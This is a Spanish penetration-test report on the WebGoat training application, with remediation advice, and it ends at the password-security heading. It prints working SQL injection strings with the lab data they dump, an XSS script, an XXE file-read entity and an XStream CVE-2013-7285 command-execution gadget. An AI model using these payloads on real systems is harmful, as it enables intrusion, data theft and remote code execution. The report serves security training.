

# **INFORME AUDITORIA WEBGOAT**

**Versión: 1.0**

**Fecha: 08/12/2024**

**Autor: Rafael Figueroa**

# Índice

<b>1. Ámbito y alcance de esta auditoría .....</b>	<b>3</b>
<b>2. Informe ejecutivo .....</b>	<b>3</b>
<b>3. Descripción del proceso de auditoría .....</b>	<b>4</b>
<b>3.1 Information gathering .....</b>	<b>4</b>
<b>3.2 Explotación de vulnerabilidades .....</b>	<b>5</b>
<b>3.2.1 Vulnerabilidad A3-11: SQL Injection .....</b>	<b>5</b>
<b>3.2.2 Vulnerabilidad A3-XXS-7: Cross-site scripting .....</b>	<b>7</b>
<b>3.2.3 Vulnerabilidad A5-XXE-4: XML External Entities .....</b>	<b>8</b>
<b>3.2.4 Vulnerabilidad A6: Componentes vulnerables y desactualizados .....</b>	<b>11</b>
<b>3.2.5 Vulnerabilidad A7: Fallos de identificación y autenticación .....</b>	<b>12</b>
<b>3.3 Herramientas .....</b>	<b>14</b>

## 1. Ámbito y alcance de esta auditoría

El propósito de esta auditoría fue identificar posibles vulnerabilidades en áreas específicas de la aplicación WebGoat. Para ello, se realizaron diversas pruebas que evaluaron la seguridad de la aplicación en distintos escenarios. Todas las pruebas se ejecutaron bajo un enfoque que simula un ataque externo malintencionado, con el objetivo de identificar y, cuando fuese posible, explotar vulnerabilidades de seguridad existentes. El objetivo final era determinar si un atacante remoto podría obtener acceso no autorizado a información sensible almacenada en la aplicación.

## 2. Informe Ejecutivo

Tras realizar las pruebas que se detallarán en la sección 3, se han identificado las siguientes vulnerabilidades:

- **SQL Injection**
- **Cross-Site Scripting (XSS)**
- **XML External Entities (XXE)**
- **CVE-2013-7285**
- **Fallos de identificación y autenticación**

La presencia de estas vulnerabilidades evidencia que la aplicación WebGoat presenta graves deficiencias de seguridad que requieren atención inmediata.

Se recomienda tomar las siguientes medidas correctivas:

### 1. Depuración de codificación:

- a. Implementar validaciones estrictas para todas las entradas de usuario y adoptar prácticas de codificación que eviten vulnerabilidades como el uso de sentencias preparadas y consultas parametrizadas para prevenir casos de **SQL Injection**.
- b. Codificar correctamente los datos de salida para evitar la ejecución de scripts no autorizados, mitigando los riesgos asociados a **Cross-Site Scripting (XSS)**.
- c. Establecer políticas de control de acceso para limitar la exposición de archivos y entidades externas en los sistemas que procesan XML, evitando ataques de tipo **XML External Entities (XXE)**.

**2. Actualización de componentes:** Solventar la vulnerabilidad **CVE-2013-7285** actualizando la librería XStream y otros componentes desactualizados. Esto subraya la importancia de mantener todos los elementos de software actualizados.

**3. Fortalecimiento de contraseñas:** Establecer políticas de contraseñas robustas para mitigar riesgos asociados a ataques de fuerza bruta, promoviendo el uso de contraseñas complejas y únicas.

La implementación de estas acciones no solo mejorará la seguridad de la aplicación, sino que también reducirá significativamente la exposición al riesgo frente a ataques externos.

### 3. Descripción del proceso de auditoría

#### 3.1 Information gathering:

Durante la fase de recopilación de información, se identificaron los siguientes detalles:

##### 1. Puertos abiertos

Utilizando la herramienta de escaneo de red **nmap**, se detectaron los siguientes puertos abiertos en el sistema:

- 8080
- 8081
- 9090


##### 2. Sistema operativo

El sistema operativo en el que se encuentra instalada la aplicación es una distribución de **Linux**, como lo confirma el análisis realizado con **nmap**.

##### 3. Tecnologías utilizadas

A través de la extensión **Wappalyzer**, se identificó que la aplicación está desarrollada en el lenguaje de programación **Java**.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ docker ps  
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS        PORTS  
ca1397ad66e5   webgoat/webgoat "java -Duser.home=/h..." 16 minutes ago Up 16 minutes 127.0.0.1:8080→8090/tcp  
focused_shockley  
  
(kali@kali)-[~]  
$ nmap -O 127.0.0.1  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-06 01:50 CET  
Nmap scan report for localhost (127.0.0.1)  
Host is up (0.000055s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE  
8080/tcp  open  http-proxy  
8081/tcp  open  blackice-icecap  
9090/tcp  open  zeus-admin  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6.32  
OS details: Linux 2.6.32  
Network Distance: 0 hops  
  
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 1.46 seconds
```



## 3.2 Explotación de vulnerabilidades

### 3.2.1 Vulnerabilidad A3-11: SQL Injection

Se ha identificado la presencia de vulnerabilidades que permiten la ejecución de **inyecciones de código SQL**. Este tipo de ataque consiste en que un atacante introduce código malicioso en un sitio web para evadir las medidas de seguridad y obtener acceso a datos protegidos. Una vez que logra explotar la vulnerabilidad, el atacante puede tomar control de la base de datos del sitio web y extraer información sensible de los usuarios.

En las siguientes capturas se evidencia cómo, a través de esta técnica, el atacante puede manipular la consulta para que siempre devuelva un resultado verdadero (TRUE). Esto se logra mediante la inyección de código como ' OR '1' = '1, lo que permite acceder a datos que, en circunstancias normales, estarían protegidos.

#### Compromising confidentiality with String SQL injection

If a system is vulnerable to SQL injections, aspects of that system's CIA triad can be easily compromised (if you are unfamiliar with the CIA triad, check out the CIA triad lesson in the general category). In the following three lessons you will learn how to compromise each aspect of the CIA triad using techniques like *SQL string injections* or *query chaining*.

In this lesson we will look at **confidentiality**. Confidentiality can be easily compromised by an attacker using SQL injection; for example, successful SQL injection can allow the attacker to read sensitive data like credit card numbers from a database.

##### What is String SQL injection?

If an application builds SQL queries simply by concatenating user supplied strings to the query, the application is likely very susceptible to String SQL injection. More specifically, if a user supplied string simply gets concatenated to a SQL query without any sanitization or preparation, then you may be able to modify the query's behavior by simply inserting quotation marks into an input field. For example, you could end the string parameter with quotation marks and input your own SQL after that.

##### It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data such as the department they work in and their salary. The system requires the employees to use a unique *authentication TAN* to view their data. Your current TAN is **3SL99A**.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, you want to take a look at the data of all your colleagues to check their current salaries. Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need. You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "'" AND auth_tan = '" + auth_tan + "'";
```

Employee Name:

Authentication TAN:

If an application builds SQL queries simply by concatenating user supplied strings to the query, the application is likely very susceptible to String SQL injection. More specifically, if a user supplied string simply gets concatenated to a SQL query without any sanitization or preparation, then you may be able to modify the query's behavior by simply inserting quotation marks into an input field. For example, you could end the string parameter with quotation marks and input your own SQL after that.

##### It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data such as the department they work in and their salary. The system requires the employees to use a unique *authentication TAN* to view their data. Your current TAN is **3SL99A**.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, you want to take a look at the data of all your colleagues to check their current salaries. Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need. You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "'" AND auth_tan = '" + auth_tan + "'";
```

✓

Employee Name:

Authentication TAN:

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

Además de esta vulnerabilidad se han detectado otras 2 que dan acceso no autorizado a más datos sensibles:

SQL Injection (intro)

Search lesson

Show hintsReset lesson

12345678910111213

Try It! String SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query is built by concatenating strings making it susceptible to String SQL injection:

"SELECT \* FROM user\_data WHERE first\_name = 'John' AND last\_name = '' + lastName + '";"

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

SELECT \* FROM user\_data WHERE first\_name = 'John' AND last\_name = ' ' or '1' = '1'Get Account Info

Try It! String SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query is built by concatenating strings making it susceptible to String SQL injection:

"SELECT \* FROM user\_data WHERE first\_name = 'John' AND last\_name = '' + lastName + '";"

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

✓

SELECT \* FROM user\_data WHERE first\_name = 'John' AND last\_name = ' Smith ' or '1' = '1'Get Account Info

You have succeeded:

USERID, FIRST\_NAME, LAST\_NAME, CC\_NUMBER, CC\_TYPE, COOKIE, LOGIN\_COUNT,  
101, Joe, Snow, 987654321, VISA, , 0,  
101, Joe, Snow, 2234200065411, MC, , 0,  
102, John, Smith, 243560002222, MC, , 0,  
102, John, Smith, 4352209902222, AMEX, , 0,  
103, Jane, Plane, 123456789, MC, , 0,  
103, Jane, Plane, 333498703333, AMEX, , 0,  
10312, Jolly, Hershey, 176896789, MC, , 0,  
10312, Jolly, Hershey, 333300003333, AMEX, , 0,  
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,  
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,  
15603, Peter, Sand, 123609789, MC, , 0,  
15603, Peter, Sand, 338893453333, AMEX, , 0,  
15613, Joesph, Something, 33843453533, AMEX, , 0,  
15837, Chaos, Monkey, 32849386533, CM, , 0,  
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT \* FROM user\_data WHERE first\_name = 'John' and last\_name = '' or '1' = '1'

Explanation: This injection works, because ' or '1' = '1' always evaluates to true (The string ending literal for '1' is closed by the query itself, so you should not inject it). So the injected query basically looks like this: SELECT \* FROM user\_data WHERE first\_name = 'John' and last\_name = '' or TRUE, which will always evaluate to true, no matter what came before it.

Y por último:

SQL Injection (intro)

Search lesson

Show hintsReset lesson

12345678910111213

Try It! Numeric SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating a number making it susceptible to Numeric SQL injection:

"SELECT \* FROM user\_data WHERE login\_count = '' + Login\_Count + '' AND userId = '' + User\_ID;

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

Login\_Count:

User\_Id: ' or '1' = '1'

Get Account Info

## Try It! Numeric SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating a number making it susceptible to Numeric SQL injection:

```
"SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND user_id = " + User_ID;
```

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

☒

Login\_Count:

User\_Id:

You have succeeded:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA	,	0
101	Joe	Snow	2234200065411	MC	,	0
102	John	Smith	2435600002222	MC	,	0
102	John	Smith	4352209902222	AMEX	,	0
103	Jane	Plane	123456789	MC	,	0
103	Jane	Plane	333498703333	AMEX	,	0
10312	Jolly	Hershey	176896789	MC	,	0
10312	Jolly	Hershey	333300003333	AMEX	,	0
10323	Grumpy	youaretheweakestlink	673834489	MC	,	0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX	,	0
15603	Peter	Sand	123609789	MC	,	0
15603	Peter	Sand	338893453333	AMEX	,	0
15613	Joesph	Something	33843453533	AMEX	,	0
15837	Chaos	Monkey	32849386533	CM	,	0
19204	Mr	Goat	33812953533	VISA	,	0

Your query was: SELECT \* From user\_data WHERE Login\_Count = 0 and user\_id= 0 or 1= 1

## 3.2.2 Vulnerabilidad A3-XXS-7: Cross-site scripting

Se ha detectado una vulnerabilidad que permite la ejecución de ataques del tipo **Cross-Site Scripting (XSS)**. Este tipo de ataque posibilita que un atacante inyecte y ejecute código malicioso en el navegador de los usuarios que interactúan con el sitio web afectado.

Es relevante señalar que el atacante no realiza sus acciones de manera directa sobre la víctima. En su lugar, explota una debilidad en el sitio web objetivo, el cual actúa como un intermediario involuntario. Desde la perspectiva del navegador del usuario, el código malicioso, comúnmente escrito en JavaScript, se interpreta como parte legítima del contenido del sitio web, lo que incrementa el impacto potencial del ataque.

En este caso, se ha conseguido explotar la vulnerabilidad introduciendo el siguiente código: **<script>alert("Test XXS")</script>** en el campo de número de la tarjeta de crédito.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

Enter your credit card number:

Enter your three digit access code:

**Congratulations, but alerts are not very impressive are they? Let's continue to the next assignment.**

Thank you for shopping at WebGoat.  
Your support is appreciated

We have charged credit card:  
\$1997.96

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilling Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

Enter your credit card number:

Enter your three digit access code:

**Purchase**

Congratulations, but alerts are not very impressive are they? Let's continue to the next assignment.  
 Thank you for shopping at WebGoat.  
 Your support is appreciated

We have charged credit card:  
 \$1997.96

### 3.2.3 Vulnerabilidad A5-XXE-4: XML External Entities

Se ha identificado la presencia de vulnerabilidades que permiten la ejecución de ataques del tipo **XML External Entities (XXE)**. Este ataque implica la inyección de código en aplicaciones que analizan datos XML. Es importante destacar que una aplicación puede ser vulnerable a XXE incluso si no devuelve datos XML en sus respuestas, ya que, si no se configura explícitamente el tipo de datos que se acepta, un atacante podría enviar datos en formato XML y forzar a la aplicación a analizarlos.




La inyección se lleva a cabo mediante un concepto denominado entidad, que actúa como una variable en programación y puede almacenar diversos tipos de datos. Estas entidades pueden, además, acceder a contenido local o remoto al declarar un identificador del sistema que permita el acceso a una URI durante el procesamiento de la entidad.




Para demostrar la factibilidad de este ataque, en las siguientes capturas se muestra cómo se logra listar el directorio root del sistema. Esto se realiza interceptando la petición para publicar un comentario mediante la herramienta **Burp Suite** y reemplazando el código de la solicitud con el siguiente:


```
<?xml version="1.0"?>
<!DOCTYPE comment [<!ENTITY root SYSTEM "file:///"]>
<comment> <text>&root;</text>
</comment>
```

Tras enviar la petición con el código malicioso, la aplicación web se actualiza y muestra la lista de carpetas del directorio root. Esta información es altamente sensible, ya que puede exponer datos críticos del sistema, aumentando significativamente el riesgo de comprometer su seguridad.









### 3.2.4 Vulnerabilidad A6: Componentes vulnerables y desactualizados - 12: CVE-2013-7285

XStream es una librería utilizada para serializar objetos a XML. En las versiones anteriores a la 1.4.6 y en la 1.4.10, si no se ha inicializado correctamente el marco de seguridad, puede permitir que un atacante remoto ejecute comandos arbitrarios de shell manipulando el flujo de entrada XML. En este caso, se procederá a explotar esta vulnerabilidad inyectando el siguiente código después de crear un contacto de manera convencional.

```
<contact class='dynamic-proxy'>
  <interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>
  <handler class='java.beans.EventHandler'>
    <target class='java.lang.ProcessBuilder'>
      <command>
        <string>calc.exe</string>
      </command>
    </target>
    <action>start</action>
  </handler>
</contact>
```

Enter the contact's xml representation:

```
<contact>
  <id>1</id>
  <firstName>Bruce</firstName>
  <lastName>Mayhew</lastName>
  <email>webgoat@owasp.org</email>
</contact>
```

Go!

You created contact ContactImpl(id=1, firstName=Bruce, lastName=Mayhew, email=webgoat@owasp.org). This means you did not exploit the remote code execution.

Enter the contact's xml representation:

```
<contact class="dynamic-proxy">
  <interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>
  <handler class="java.beans.EventHandler">
    <target class="java.lang.ProcessBuilder">
      <command>
        <string>calc.exe</string>
      </command>
    </target>
    <action>start</action>
  </handler>
</contact>
```

Go!

You created contact ContactImpl(id=1, firstName=Bruce, lastName=Mayhew, email=webgoat@owasp.org). This means you did not exploit the remote code execution.

Enter the contact's xml representation:

Go!

You successfully tried to exploit the CVE-2013-7285 vulnerability  
 java.io.IOException: Cannot run program "calc.exe": error=2, No such file or directory

### 3.2.5 Vulnerabilidad A7: Fallos de identificación y autenticación - Passwords seguros

